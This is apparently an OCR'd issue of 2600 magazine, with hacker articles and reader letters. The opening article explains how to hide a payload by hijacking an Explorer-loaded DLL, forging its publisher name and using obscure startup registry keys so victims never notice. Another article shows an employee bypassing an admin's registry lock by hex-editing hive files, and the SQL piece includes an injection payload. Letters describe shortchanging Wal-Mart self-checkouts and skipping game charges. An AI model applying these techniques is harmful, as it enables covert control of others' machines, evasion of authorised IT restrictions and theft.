I work day to day as a computer repair tech. In my normal day I work on five to eight Windows XP/2000 machines. One tool that I use every single day is "Autoruns" which is available at www.sysinternals.com. This tool will show you every single program that runs as soon as the computer boots. Compared to Autoruns, MSCONFIG is a child's toy. Autoruns has been an invaluable tool in the day to day battle with spyware and viruses. One of the great features of Autoruns is that it will show you all the DLLs that get loaded into Explorer.exe. This list will range from about 25 to 60 DLLs on some machines. But one thing you can count on is that Microsoft adds in a few that the average user will never notice if they are modified. A slick way to hide whatever tool you are trying to hide and keep running at every boot would be to rename then replace one of these DLLs with one that will point to your program or, hell, you could drop the payload from inside the DLL if you want. Some of the DLLs in the aforementioned list will even run in Safe Mode! An example of one of these DLLs would be %windir%\system32\Cabview.dll. This DLL will most likely not be missed or even noticed by the user. One thing to keep in mind is that Autoruns

will show the publisher of a DLL (for example, Microsoft or Grisoft for AVG Antivirus and Qualcomm for Eudora). So when you are coding the DLL to use for this, be sure to drop an official name in the publisher field. This idea came to me when I was removing a VX2 variant that used random DLL names and ran a file called "Guard.tmp" from the Explorer.exe DLL add-ons. But one mistake made by the creator of this VX2 variant was not using an official looking name in the publisher field so it stood out like a sore thumb in the Autoruns list.

So now you have a very effective way of hiding your program from the user and keeping it running at all times. But let's say you want to have a backup in case your hijacked DLL gets replaced by the latest Windows update. Another great feature of Autoruns is that it will show you empty locations as well as the ones that contain programs to run at start up. Examples include HKCU\Software\Microsoft\Windows NT\Current ➥Version\Windows\Load and HKLM\Software\ ➥Microsoft\Windows\CurrentVersion\Policies\ ➥Explorer\Run. These locations are not shown in MSCONFIG and will get past the average user with no problem. It will also evade the less experienced techs who are trying to remove the bugs in a machine. Now let's say that you run both methods. With the DLL and the little known registry entries, chances are your program will never be detected or fully removed. Of course, as Forgotten247 mentioned, there are programs that will monitor for registry changes so keep that in mind. Another method of running a DLL at startup would be to drop it into the Winlogon notifications section of the registry located at HKLM\Software\Microsoft\Windows NT\Current ➥Version\Winlogon\Notify, although this location is checked by many of the spyware removal tools such as Option Explicit's great tool called VX2finder. It is an effective way to run a DLL at every startup. Chances are if you use any or all of the methods described here your payload will be running every time the user starts their machine. Also from experience most repair shops (in my town anyway) will not try to fix the problem outright when a person brings their machine in to be fixed. Most of the time they will simply format and start over so chances are the user will never know that you had control of their machine.

Shoutz to [Isepic], Cratchet, J Ruz, Hippy Baley, Petey Pablo, and Zulupapa.

SQL Exploits

by AOnRkjk=

In the letters section of 21:4, Citron mentions an SQL exploit. I thought an article providing some further explanation might be appropriate since I haven't seen one in *2600* yet.

SQL (Structured Query Language) provides a standardized syntax for querying databases. It is implemented in databases from various vendors and is parsed by the vendor-supplied database drivers. The syntax includes the ability to supply variables, referred to as "host variables." If you've ever seen question marks ("?") in an SQL statement or a call to a stored procedure, that is one of the ways to provide placeholders for the variables.

Now let's say you need to allow users to log into a web site with a username and password. The program needs to obtain these variables from a web form, store them as strings, then query the database and return a user ID or a "not found" condition. The values of the program variables need to be passed to the database. Therefore, the parameter list in a call to the database driver includes both the SQL statement to be executed and an array containing the values of the variables.

When the SQL statements are embedded in a program, all this happens pretty much automatically. For example:

```
#sql [connCtx] {
     select userid into :userid from
➥users where username = :username and
➥password = :password
}
```

By coding it in this manner, the SQL statement will be parsed as it was intended by the developer. Whether this SQL statement is parsed at compile time or run time, any data in the program's "username" and "password" variables will be compared to the values in the database. If

there are any special characters or other invalid data in these fields, it is likely that those values will not exist and the database will return a "not found" condition.

So if the developer has this much control over how an SQL statement is parsed, where's the weakness? Let me give you an example from personal experience.

One night I got a call from a coworker who was on his way into work and wanted some assistance. He had been called in to restore a database because it had been discovered that all of the rows in the table had been updated with bad data. This should not occur, since programs should only be updating a few rows of this table at a time. My guess was that this had probably been caused by a single SQL UPDATE statement, and so I suggested that before doing anything else we should bring up the database monitor and check the page that shows the SQL statements that have used the most system resources. This might allow us to identify the errant SQL and determine why this happened in the first place. As it turned out, it allowed us to run another update to reverse the errant one and avoid doing a restore (and losing all of the other updates done earlier that day).

In this case, the intent of the update was to change some numeric values in a specific row. In the past, we might have coded the UPDATE statement like this (this is a simplification, showing only two fields being updated):

```
#sql [connCtx] {
     update tbl set amt1 = amt1 - :val1,
➥amt2 = amt2 - :val2 where rowid = :rowid}
```

However, our company started switching to "dot Net" a couple of years ago, and this application had been developed in this new environment. In this environment, code equivalent to the UPDATE statement above might be:

```
cmd = db.CreateCommand(
     "update tbl set amt1 = amt1 -
➥@val1, amt2 = amt2 - @val2 where rowid
➥= @rowid"
);
cmd.Parameters.Add(New SqlParameter
➥("@val1", SqlDbType.SmallMoney);
cmd.Parameters("@val1").Value = val1;
➥cmd.Parameters.Add(New SqlParameter
➥("@val2", SqlDbType.SmallMoney);
cmd.Parameters("@val2").Value = val2;
cmd.Parameters.Add(New SqlParameter
➥("@rowid", SqlDbType.VarChar);
cmd.Parameters("@rowid").Value = rowid;
db.ExecuteNonQuery(cmd);
```

As you can see, the code is now a bit more cumbersome, especially if there are a lot of columns to be updated. As a result, a developer may be inclined to take a shortcut and, taking advantage of the string concatenation operator, code it this way instead:

```
cmd = db.CreateCommand(
     "update tbl set amt1=amt1-" & val1
➥& ",amt2=amt2-" & val2 & " where
➥rowid='" & rowid & "'"
);
db.ExecuteNonQuery(cmd);
```

So let's examine what happens when a user enters a positive amount ("123") for "val1" and a negative amount ("-456") for "val2" in an attempt to update a single row (rowid='789'). After the concatenation operations, the SQL passed to CreateCommand will look like this:

```
update tbl set amt1=amt1-123,amt2=amt2--
➥456 where rowid='789'
```

In SQL, comments begin with two consecutive hyphens ("--"). Since comments can be ignored, the UPDATE statement above is equivalent to:

```
update tbl set amt1=amt1-123,amt2=amt2
```

Without a WHERE clause, the result of the UPDATE statement is to subtract 123 from every "amt1" in the entire table (as well as replace every "amt2" with the same value). These particular input values have caused the SQL statement to be parsed and executed in a completely different way than what was intended by the developer!

To provide a similar example for an SQL statement that uses strings rather than numbers, let's revisit the exploit mentioned by Citron. Let's say the SQL statement is constructed like this:

```
"select userid from users where
➥(username = '" & username & "') and
➥(password = '" password & "')"
```

Now if for both the username and password fields, you enter this:


```
' or '' = '
```

the resulting SQL statement becomes:

```
select userid from users where (username
➥= '' or '' = '') and (password = '' or
➥'' = '')
```

Executing this SELECT statement will return all of the rows in the "users" table. Therefore this form of the exploit may take a long time to execute and will work only if the SELECT statement does not time out and is followed by code that retrieves the first row returned and discards the rest. If the SELECT statement had instead been coded as a single-row SELECT INTO, the database would have simply returned an error. In this case, the input would need to be constructed more carefully, so that the userid for only one user was returned.

Hexing the Registry



by divarin

This article covers editing the system registry without the convenience of the registry editor so as to bypass access restrictions. For my purposes I wanted to turn off and on various services such as the messenger service but you can use these techniques to make just about any change you desire.

The heart of any Windows based system, whether you're talking about win9x, NT, 2K, or XP lies in the system registry. The registry is where just about all system settings are stored as well as settings for most programs running on the system. This article will not go into too much detail on various registry keys because there's already plenty of knowledge out there on this matter.

It all started for me at work. I use putty to SSH into my home machine from work, but I like to cover my tracks so I would go into the system registry and remove the key cached by putty, saving it into a .reg file on a floppy disk. Then the next time I would go to use putty I would just merge that .reg file's info into the registry, use putty, then delete the keys again. Even though the keys themselves would not be enough to decrypt the data packets of my SSH session or to gain access to my home machine, they were evidence that I was running a program that wasn't "approved" by the admins.

This all worked well until one day I tried to run regedit only to find that I was stopped by a "Registry editing has been disabled by the system administrator" error. Later I learned that I was the only employee to have this restriction. I knew then that a game of cat and mouse had begun between me and one of the admins. So the first thing I needed to do was find a way to edit a registry value without using regedit.

It must be possible, since putty is able to cache the key into the registry and putty doesn't have any more access than I do. I could go on and on about my trials and errors but it's time to get to the meat of the article.

The system registry files are kept in two places: NTUSER.DAT is kept in the "c:\documents and settings\{username}" directory and all other registry files are kept in c:\{windows}➥\system32\config. (Replace {username} with your username and {windows} with the name of your Windows directory - WINDOWS, WINNT, WINXP, etc.)

Turns out the key I needed to change ("DisableRegistryTools") was in NTUSER.DAT. It's a user specific setting, right? Like I said, all of my coworkers could run regedit, though where I work I'm the only one who knows what to do with it. Well, in my corporate setting these XP boxes use a logon/logoff script system that copies your user specific settings (ntuser.dat, desktop background, My Documents, MSIE settings, cache, history, etc.) to a server elsewhere, then when you log back on these settings are copied back so that when you move from one machine to another your settings move with you. This turned out to be a huge advantage to me because you can't just edit a file that's in use and NTUSER.DAT, like all registry files, was always in use.

So I tracked down the offline copy of NTUSER.DAT (meaning the copy that was *not* in use now, but saved on a remote system) and I was able to use XP's dos-like editor (edit) to unlock the registry:

```
C:>X:
X:>ATTRIB -H NTUSER.DAT
X:>EDIT /70 NTUSER.DAT
```

Let me talk about EDIT /70 for a little bit. It's important! The /70 means a) this is a binary file so use ghetto hex editor mode (shows value of each character in the bottom right corner of the screen) and b) limit to 70 character per line. What's important is that on *most* systems this file will be too large to load into memory. If this is the case you will be presented with a warning when you enter the editor. If edit was unable to load the whole file, forget about editing this way or you'll end up corrupting the registry. You'll need a real hex editor (such as ultra edit).

What I did at this point was look for the string "DisableRegistryTools" and when I found it I simply changed the "T" in Tools to an "F." (Initially I was thinking the joke would be a boolean, T/F, True/False. It wasn't until later I realized it said "Fools.") I figured if XP couldn't find the key it would have to set it to a default value, which should be 0 (not disabled). And I was right.

Then what I did was set the file to read only so that when I logged out the logoff script would not be able to overwrite the file with the current settings:

```
X:>ATTRIB +R NTUSER.DAT
```

Logged out, back in, tada I could run regedit again. However, the next day I was unable to keep that file +R so they must have added "ATTRIB -R X:\NTUSER.DAT" to the logout script. Well, I could just not log out or I could unplug the ethernet cable while I do. But what's interesting is that they didn't disable the registry tools again.

I was able to remove my putty SSH keys. But then I started poking around in the rest of the registry thinking "You know I always hated that messenger service - it gives me a dialog box that says 'Your document has printed successfully' every time I print something."

Most NT/XP administrators administer their systems using point and click GUIs. You ask them how to turn on or off a service and they say to click on control panel, administrative tools, services, etc. But at this level the OS really pays attention to the user's rights and policies so therefore I was unable to disable the service at this level. So I dropped to the next level, somewhat like the DNA level, regedit. I found the key "Messenger" under "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Messenger" and the DWORD value "Start" currently was set to "2." What I wanted was to change that to "4." (2 means automatic, 3 means manual, and 4 means disabled.)

Let's walk through the process. When we try to change the value here to "4" we get an error, something like: "Unable to save changes." Apparently our access restrictions are still taken into consideration at this level so it was time to drop down another level. This is somewhat like the atomic level and to get there we're going to need two tools: a hex editor and a Windows 2000 CD-ROM or boot floppies.

What we need to do is hex edit the c:\windows\system32\config\system file, but you can't edit a file that's in use remember? Unlike NTUSER.DAT this file is not copied to another system at logoff so there is no offline copy of it... yet. This is where the Windows 2000 CD-ROM comes in. We need to boot up to the recovery console in the Windows 2000 setup program to make a copy of the system file.

Why Windows 2000? A long run-on paragraph can explain this but since I'm a nerd I'll use a chart instead:

CD-ROM	Why we can't use it
Dos/Win9x	No NTFS support
Win XP	Asks for admin password
Linux	Limited NTFS support, not enough to do what we need done
NTFSdos Pro	Supports NTFS4 but not NTFS5 which is used in XP
Win NT4	Same problem as NTFSdos Pro
Win2K	No reason!

If you don't have a Windows 2000 CD-ROM, don't fret. You can get the boot disks (requires four floppy disks) from www.bootdisk.com.

Reboot the machine and boot off either those floppies or the CD-ROM. I'll leave it up to you to deal with the boot sequence in case the admins have set the system up to not boot from CD or floppies. There are ways around this by getting into the CMOS setup but that's out of the scope of this article.

Now when given the choice say (R)epair, then (C)onsole, then (1) c:\windows (or WINNT, whatever):

```
C:|WINDOWS>MD |REGHACK
C:|WINDOWS>COPY SYSTEM |REGHACK
        1 file(s) copied
```

(you'll notice if you try to copy *.* it won't work. You must copy one file at a time - strange...)

```
C:|WINDOWS>EXIT
```

OK, that's one part down. Keep that Win2K CD handy. You'll be needing it soon. Boot back into XP and load up your favorite hex editor. In this article I will use UltraEdit-32 because it's nice but any hex editor should do as long as you can do ASCII searches.

Load up your hex editor and use it to open the c:\reghack\system file. Yeah, it's an alien language, isn't it? I've used hex editors (and in my childhood a sector editor) to alter string values before but altering numeric values is a bit of a trick. Let's continue with my example as we try to turn off the messenger service.

Do a search for "messenger". Be sure you're searching ASCII, not hex. You'll get a match. In fact, repeat the search and you'll see you get a lot of matches. I counted eight on my system. So how do you know which one you really want to edit? Load up regedit and use it as a "map" to navigate your way around the binary data that is the system file. Look at the key:

(Note: some lines cut off to save space in this article)

```
NAME            TYPE          DATA
(Default)       REG_SZ        (value not set)
DependOnGroup   REG_MULTI_SZ
DependOnService REG_MULTI_SZ  LanmanWorkstation NetBIOS ...
Description     REG_SZ        Transmits net send and ...
DisplayName     REG_SZ        Messenger
ErrorControl    REG_DWORD     0x00000001 (1)
ImagePath       REG_SZ        %SystemRoot%\System32\svch...
ObjectName      REG_SZ        LocalSystem
Start           REG_DWORD     0x00000002 (2)
Type            REG_DWORD     0x00000020 (32)
```

The DWORD value we want to change is labeled "Start". The value it is now is "2". Let's go back to our hex editor and look at the first match:

```
00056d50h: 4D 65 73 73 6E 67 65 72 00
➥0A 00 48 00 4B 00 ; Messenger...H.K.
```

We don't see "Start", or "Type", or "ErrorControl" or anything else like that near here so let's move on to the next match (for this example I will use ?'s to replace strange extended ASCII characters that are font specific):

```
                  01 02 03 04 05 06 07 08 09
➥10 11 12 13 14 15 16
000bca10h: 82 00 00 00 09 00 00 00 4D 65
➥73 73 65 6E 67 65 ; ,.......Messenge
000bca20h: 72 00 00 00 00 00 00 00 30 FF
➥FF FF 76 6B 04 00 ; r.......????vk..
000bca30h: 04 00 00 80 20 00 00 00 04 00
➥00 00 01 00 00 00 ; ...? ..........
000bca40h: 54 79 70 65 00 00 00 00 08 00
➥00 00 28 BA 0B 00 ; Type.......(?..
000bca50h: E0 FF FF FF 76 6B 05 00 04 00
➥00 80 02 00 00 00 ; ????vk....?....
000bca60h: 04 00 00 00 01 00 00 00 53 74
➥61 72 74 00 00 00 ; .......Start...
```

And there it is! Only three lines below "Messenger" you see "Type" and two lines below that, "Start". Now the trick is finding the value of "Start". DWORD values are easy to spot if you know what you're looking for. And what you're looking for is hex character 80, which is the euro look'n symbol. Here it's on 000bca50h as the 12th byte.

Notice how the value for "Start" actually appears before the word "Start." Strange, huh? The 80 character means that this is the start of a DWORD value. DWORD is Double Word. A double word is two words, a word is just an expression for two bytes. Therefore, a double word (DWORD) is four bytes. So the next four bytes represents the value of "Start." This example shows "2" as the value because the messenger service is turned on. You might think that a value of "2", represented in four bytes would look like "00 00 00 02" but that's thinking like a human. Don't do that! Computers read left to right regardless of whether they're reading numerical values or words. Well "2" in hex is "2" in decimal, and "4" in hex is "4" in decimal. So to turn off the messenger service, simply replace the "02" with "04" and then save the file.

Now just use your Win2K boot CD/floppy to get back to the recovery console, make a backup of the registry before you mess things up, and copy over your changed system file:

```
C:\WINDOWS>COPY SYSTEM SYSTEM.BAK
C:\WINDOWS>COPY \REGHACK\SYSTEM .\
Overwrite(Yes/No)?: Yes
C:\WINDOWS>EXIT
```

That should do it. The messenger service should now be disabled. You can use this technique to make any change to the registry you want but know that some keys are in different files (system, software, ntuser.dat, etc.). Finding the values is the real trick. Also, if you are looking for a string value, take note that each character is separated by a 00h character. Strange.... So if you are doing a search, be sure that regular expressions is turned on and add ?'s between each character:

```
s?o?m?e???s?t?r?i?n?g???v?a?l?u?e
```

P.S. Yes, I have attempted to load my copied registry files into the registry editor with the /L and /R options but that trick doesn't seem to work anymore. Perhaps it was taken out in XP or perhaps it only works on exported key files.

STOP!

Urgent message. Go directly to page 61.
Do not resume reading until you have done so.

Thank you, your cooperation has been noted.

- the 2600 Easter Bunny

Words from You

Devious Plots

Dear *2600:*

Here's something fun to try at the Wal-Mart U-scan checkout machines. During checkout, input coins *after* inserting a bill. As it is trying to compute the change it needs to dispense, it gets confused and it gives you your item nearly for free. It even gives you a legit receipt. Here is an example: Let's say I'm buying an item for $16.47. I scan the item as usual and continue to the "Pay with Cash" screen (we are going to pay with a $20 bill and 47 cents). Insert your $20 bill and immediately after inserting the bill begin inserting your coins. The machine will say something like "Do Not Insert Change At This Time." (We only inserted two pennies before this happened.) On the screen it will say "Change Due: $20.00." The transaction will complete and if you did it right it will give you $20 in change! It will print a receipt that says you paid the correct amount and received only $3.53. Wow. This is a major flaw in the software of the machine and I suspect it affects all U-scan machines in Wal-Mart. This was not just a fluke and is repeatable. I would be interested in knowing how many other readers are successful in trying this. Now of course, I don't condone theft and I don't plan on doing this more than is necessary to intelligently inform Wal-Mart of this major software screw-up. Props to my girlfriend for finding this flaw accidentally and showing it to me.

anonymous

Oddly enough, this little trick often gets the exact same result from human checkout units. Perhaps confusion is the common ground between man and machine. We'd be curious to see if this works on all such machines. It will certainly cause one hell of a commotion if it does.

Dear *2600:*

This is a cute little exploit that allowed me to get some free games on my Nokia 3100.

Up here in Canada, I am on a prepaid phone plan with cellular provider Fido, which was recently acquired by Rogers Communications (the monopoly of Canadian cable/Internet service). On my Fido phone, there is a menu on the front screen which reads "browser." By hitting browser and waiting a few seconds, you will be logged onto the Mobile Internet (WAP). There you can view things like your horoscope, download wallpaper, ringtones, games, etc. I realized once that when downloading a game from a Gameloft website, I wasn't charged for it. After further exploring the matter, I discovered that Gameloft's games had a silly system of distribution, just begging to be abused. The game is downloaded by the user and after the download the user hits "Done." Then they will be charged for the game. By hitting the Red escape button on the phone you simply escape that screen and you aren't charged at all. I was able to get over $100 in free games using this method! It only worked with Gameloft games, not with any other company, and the exploit has recently been patched up. I'm not sure how many other people used this method but it was fun while it lasted. Keep up the good work!

Shah Chopzillian

Random Questions

Dear *2600:*

I have an interesting article about a free voice messaging service in mobile phone companies.

I would really like to get that free shirt and the one year subscription. Because I'm in an Asian country I might have a problem getting that free stuff. Please tell me whether you'll be able to send me those things or not.

B.H.K. Chanaka
Sri Lanka

If we use an article of yours, we'll send you a free shirt and a one year subscription. If you're in a far off land, that deal still stands. If there's some sort of difficulty with mail delivery in your part of the world, there's not a whole lot we can do about that. We're only able to strike fear into domestic postal employees.

Dear *2600:*

Would this be the correct address to write to if I had a question about hacking?

CalebLeo1

Depends. If that was the question, then yes. For all others, no. We hope that helps you.

Dear *2600:*

Would you please tell me the deadline for submitting articles for the next issue of *2600?* Also, you do not need to be a subscriber to submit an article, correct?

Steven

Don't worry about the deadlines as they're always coming and going. Just submit your stuff to articles@2600.com. Anyone can submit an article but be advised that if it's accepted you will become a free subscriber for a year. The only way to prevent this is to not give us an address when we contact you after it's printed.

Dear *2600:*

What file format should I use to submit an article that contains pictures?

Jeff

Try to submit the text in straight ASCII and attach the pictures as TIFs, GIFs, or JPGs. We're usually able to read most formats but articles have been thrown out because they were too much of a pain in the ass to translate. So the best rule is to keep it simple. You can also submit it in a couple of different formats if you're unsure which is best.

Dear *2600:*

I am an applied computing student located in the UK. And I am very much interested in writing articles for *2600.* I wish to know what kind of articles you demand or are looking for at the moment.

Henry

We demand articles that are thought provoking and which cover areas of hacking that haven't really been covered before. This can include ways of hacking something that you're especially good at, additional information on a topic that we've already touched upon, or even theoret-

ical hacking. Any form of technology is eligible and sometimes it doesn't even have to involve technology at all. Above all else, write your piece from the perspective of a hacker. We think if you glance through this and a few other issues, you'll see quite a few examples of this.

Dear *2600*:

If our article fails to get into *2600,* are we able to send it to another publication for attempt at publication there?

Andrew

Of course! The article remains your property and you can do what you wish with it. Other publications may make you agree to give up these rights however. All we ask is that you not submit material which has already been published, either in print or on a web page. We don't care what you decide to do with it after it hits our pages.

Dear *2600*:

Hey there, enjoy the magazine, long time reader, occasional meeting and HOPE attendee.

From my reading of *2600* I think I have gathered that you are opposed to repostings of articles in their entirety in other places without giving credit to the original source. I was reading the latest issue (22:1) and looking online and found the following page: http://forevergeek.com/articles/unlocking_the_power_of_wap.php. It seems to be posted by the same individual who submitted it to the magazine (Josh D.) but doesn't mention that it appears in *2600.* Not sure if you have any kind of policy against that since it is the original author but just thought you should know. Thanks for the good magazine/conferences. See you at the next HOPE.

George

We appreciate the gesture of ratting someone out for us but our policy remains that the author can do whatever s/he wishes with the article they've written. Naturally we'd prefer there to be a pointer of some sort but it's ultimately up to the writer. Again, this would be an issue if it were on the net before we printed it as we don't want to be publishing previously available material, with the exception of articles translated from other languages.

Dear *2600*:

Recently I bought the newest issue of *2600,* 22:1 to be exact. On the first page after the cover labeled "Details" I discovered in small gray text above the phrase "Potential Vulnerabilities in Shared Systems" the word "hopenumbersix." It was placed exactly over the word vulnerabilities and I wasn't sure if it was an Easter Egg or something that would earn me a *2600* bumper sticker (or something corny and cheap like that) or if it was a misprint. I searched 2600.com and googled it and got nada. If you could explain it to me, it would be great.

Duciniti

Perhaps you ought to search again.

Dear *2600*:

Fred (Derf/Admin99) of *2600* asked me to write an article and said the deadline for this next quarter is June 19th. I guess I was to give it to him and he was going to submit it on my behalf, however he seems to have gone MIA and the time is close upon us here. His cell phone seems to be disconnected and he hasn't been reachable on AIM. How do you suggest I proceed?

Dave

Proceed by never believing anyone who says they're affiliated with us and who offers to be a middleman. They're most likely working against us. And as you can see, they often disappear when their past catches up with them. (Our hands are clean on this one.)

Dear *2600*:

First off, thanks for the great mag. Me and about five other friends have a club where we read *2600* and if we find an interesting article we try it. But my question is: Who is the man holding the briefcase with the biohazard symbol on it in the last two issues?

Black_Angel

We wouldn't be highly regarded in the privacy community if we just gave out someone's info like that. Especially without negotiating a price first.

Dear *2600*:

I just picked up 22:2. I absolutely love the article "One Step Forward, Two Steps Back" on page 4 and 5. Would it be OK with you if I copied that article and posted it on a few bulletin boards? Consider it free advertising or a way to help spread the message.

Jeff

This is perfectly fine as long as you give attribution and a link.

Security Holes

Dear *2600*:

I've read several of your magazines so far. I will admit I am not actually much of a hacker, but by reading your magazine I have become a little more aware of things that could be exploited. I was at the airport the other day and I was helping my grandparents get to their airplane by pushing their wheelchairs. I wanted to push them to the gate so I was given a special ticket. The ticket allowed me to go with them, while not allowing me to board a plane. There was one problem though. As I was going through security, they only glanced at my ticket. Suddenly I realized that one could take a picture of the ticket and edit and use it again to get back to the gate area, provided the edited copy was well made and the checker didn't ask for the disabled person you were helping. I'll leave it to you to speculate about how this could be dangerous. Even more surprising, when I left the airport no one ripped up the ticket or had me throw it away. I could have taken it home, scanned it, and edited it to produce numerous tickets such as this.

The second thing I noticed were the payphones. I had an urge to fool around with the phones, but did not for fear that I would look like an idiot. However, I noticed that some of the individual areas where the phones should have been had been covered by a sheet of metal that was attached with some sort of weak adhesive. With relative ease, one could pull the sheets off the wall and get a hold of the cords that the phones had once connected to. Again, I'll leave you to speculate about what one could do with a hole in the wall and potentially the cords that had once connected to the payphone. Thank you for your time.

Anonymous

If they were the old fashioned Bell payphone lines, all you would be able to do at most would be to use that line in payphone mode. If it was a COCOT line, there might be some other possibilities. But this is so frequent a scenario that it's not that big a deal. Also, you would likely draw quite a bit of attention by pulling metal sheets off walls and connecting your instruments to the wires.

As for your first scenario, this is probably something the airport people would take seriously. But remember

that it wasn't too long ago when going to the gate with a passenger wasn't anything to be concerned with. We're not convinced that "world events" have changed anything but the paranoia level in various officials. After all, anything you could do at the gate if they let you through without a ticket could also be done simply by buying a ticket. So where exactly is the increased security? We suspect it resides in a few minds but not in many other places.

Dear *2600:*

Hello! I thought your readers might be interested in knowing how lax Cox Communications' security practices are. I occasionally call on my mom's behalf when she has Internet problems. Every time the automated system prompts me for the telephone number and last four digits of the primary account holder's Social Security info. I always enter 1234 as the latter and no one's ever pressed me for the real information. The last time I called, the human I finally spoke to asked me for the name, address, and SSN of the primary account holder. I gave him the first two and told him I didn't know the last one, but that didn't stop him from telling me all manner of things about the account.

Anyway, I just thought you folks might find that enlightening.

KJ

Just for the fun of it, see if your mom's SSN actually does end in 1234.

Observations

Dear *2600:*

I'm avid reader and a former subscriber. I'm debating whether or not this is newsworthy to you but I'll pass it along anyway.

Brief background - I'm enrolled in a Masters program called "Information Assurance." Our professor (really just an adjunct) asked us to make introductions to the rest of the class (it's an online course). I mentioned my interest in *2600* and this is how my instructor replied:

"You might recall from my brief biography that I was involved in security at US Sprint in a past life. I too was an avid reader of *2600 Magazine* and was an undercover member of the *2600* club as were ten of our regional security managers. During the years 1988 through 1990 we executed over 180 search warrants along with the United States Secret Service on various hackers who were either members of, or purported members of, the *2600* and other global hacking organizations. We seized a whole bunch of computers and scared the living daylights out of a bunch of hackers and their friends and parents. The defendants were charged with hacking, distributing stolen credit cards, distributing stolen telephone authorization codes, and illegally reselling telephone services. By the way, every one of them faced a criminal prosecution and was either convicted or plead guilty as charged.

"A friend of mine once admitted to reading an insurgent group magazine on a regular basis. When I asked him why he did that he said, 'I think it is important to know what the enemy is thinking.' I understand your perspective."

john

Wow, we're being likened to insurgents now. Can it possibly get any better?

Dear *2600:*

On a recent trip I had a layover in Houston. While at the airport there, a lady came over the PA system and said "Threats, suspicious activities, and inappropriate jokes will not be tolerated and will result in jail time." I can understand the first two, but we can't tell jokes now? Yes, you read that right; it's apparently illegal to tell off-color jokes in an airport! Anyone know what happened to the First Amendment?

On the plane leaving Houston, I took the opportunity to experiment with the phone in the back of the seat in front of me (a Verizon service). I had noticed that you can reach the operator for free (normal calls require a credit card transaction). Having already forgotten about that encouraging message over the PA at the airport, I told the guy next to me it would be funny to dial up the operator and tap out SOS in Morse code. He said you had to pay to reach the operator. I showed him differently, and once I was connected to the operator I typed out SOS three times. Then I held the phone up to my ear. To my horror, I heard "Stay on the line for 20 seconds and we'll land the plane." I hung up and freaked out for the next 45 minutes.

I know sending out an SOS in a post 9/11 world was stupid and immature, but this system seems incredibly ludicrous to me. I'm guessing this "feature" was implemented after 9/11 since many of the passengers were smart enough to call home using the same type of phones. It must have been created under the guise of safety, but I doubt it could ever protect anyone since I don't know many people that can translate SOS into Morse code, and I haven't found anyone else that knows about this setup. One final concern: How did Verizon come to control which planes stay in the air and which ones are grounded? Aside from incompetence and virtual bribery, why would our government entrust our safety to a phone company?

Dr. Apocalypse

There's really nothing new about the joke thing. But by "inappropriate," they mean jokes about security, hijacking, etc. that might make people really nervous if there's the perception that you may not be kidding. This has been the policy for decades.

As to what you heard, you didn't mention if it was a recording or a human. We'll assume it was the latter in which case we'd bet it was an operator attempting to ascertain whether or not this was a true emergency. By giving you that warning, it sure got you to stop in a hurry. Verizon obviously doesn't have the power to land planes but after receiving an SOS signal from an aircraft, they're certainly in a position to pass that along to the relevant authorities. We trust you learned a valuable lesson here and hopefully kept many others from venturing down this path.

Dear *2600:*

Just a comment on AT&T Easy Reach 800 service PINs: The two digit PIN is not meant to provide security by preventing calls from unauthorized users. Instead, it is meant to keep people from accidentally getting in. People who get a personal 800 number usually use it as a way for their family (say, kids in college) to be able to reach them easily. If your personal 800 number is one digit different from, say, an airline, a two digit PIN will be very effective in avoiding charges for hundreds of accidental one minute calls (and it prevents your phone from ringing at 4 am). A more secure PIN (i.e., longer) would make it harder for the people you want to call you to remember how.

5+3v3 D4v3

Dear *2600:*

It seems that Miss Hillary Clinton has decided to join the ESRB against RockStar Games' inclusion of "adult content" in their recent Grand Theft Auto game (San Andreas). Now personally, I think that someone writing a computer game should be allowed to put whatever they want in that game. Sex, drugs, rock and roll, whatever. But there's supposedly a "hot coffee mod" that allows you to play a sex mini-game which would supposedly cause the game to require an AO (adults only) rating from the ESRB. (Having looked at the screenshots, I doubt this. All "actors" are fully clothed.)

Now I wouldn't really care about any of this, were it not for the fact that Rockstar Games has decided to deny putting that content in their game. Instead, guess who they've blamed? Yep, you got it. Hackers. Rockstar Games is blaming hackers for breaking into their computers and modifying their source code to GTA:SA and adding a sex game.

This is ridiculous! First of all, Rockstar Games is a software company and, knowing software companies (having worked in a few myself), they're likely to keep a somewhat good security setup alive at all times. They're developing multi-million dollar software and they'll want to make sure it isn't stolen/altered. In addition, there is probably someone watching their servers, checking logs, and doing maintenance. They should have seen *something* that would have alerted them to a "hacker" break-in.

Now let's assume that all of this is false. Rockstar Games doesn't care about security and leaves their server open for all to break into. (We could just blame them for being idiots, but we're not going to do that.) Assuming that there is no security involved, let's say someone comes in and tries to reprogram the software. (According to Rockstar Games, hackers went to "significant trouble to alter scenes in the official version of the game.") So some "hacker" went in and started reprogramming the software? Let's see what this entails.

First, they must break into Rockstar Games' website. Let's pretend this takes them about one month, for enumeration, exploration, penetration, gaining sufficient rights, etc.

Next, they must search the computer for the software they are looking for. About ten minutes' search, tops (assuming it was located on the computer they happened to break into).

Once they've found the software, they will either 1) download the source to their own computer to work on it, then upload it again when they're done, or 2) modify the software directly from the other computer. The first choice is unlikely as their version would be detected by any CVS out there (or another programmer). There would be too many ways for it to be discovered (assuming that Rockstar Games is an efficient and quality game programmer, which they must be based on their success). The second choice is also unlikely because in order to modify the software directly on the remote computer they would have to stay connected and risk being caught, and they wouldn't be able to use a specialized programming system, resorting instead to something like vi or emacs.

Once they have the source code they would have to orient themselves with the software and how it works and then modify it. This is because chances are each programmer works a little differently, and currently the hacker does not know how the software has been organized. So let's say it takes one month to sufficiently figure out how everything works and find the specific places they need to modify.

Next, they have to create graphics (for the status messages and skill bar and whatever else was added). Let's put this at a week (extra time to make it look right and fit in with the rest of the game). We're at two months, one week, ten minutes so far.

In addition to new graphics, they will have to create new animations and new scenes and areas and controls in order to allow the system to know how to properly display and handle the little mini-games. I'm going to put this at two months, not including upload time and time taken to cover tracks.

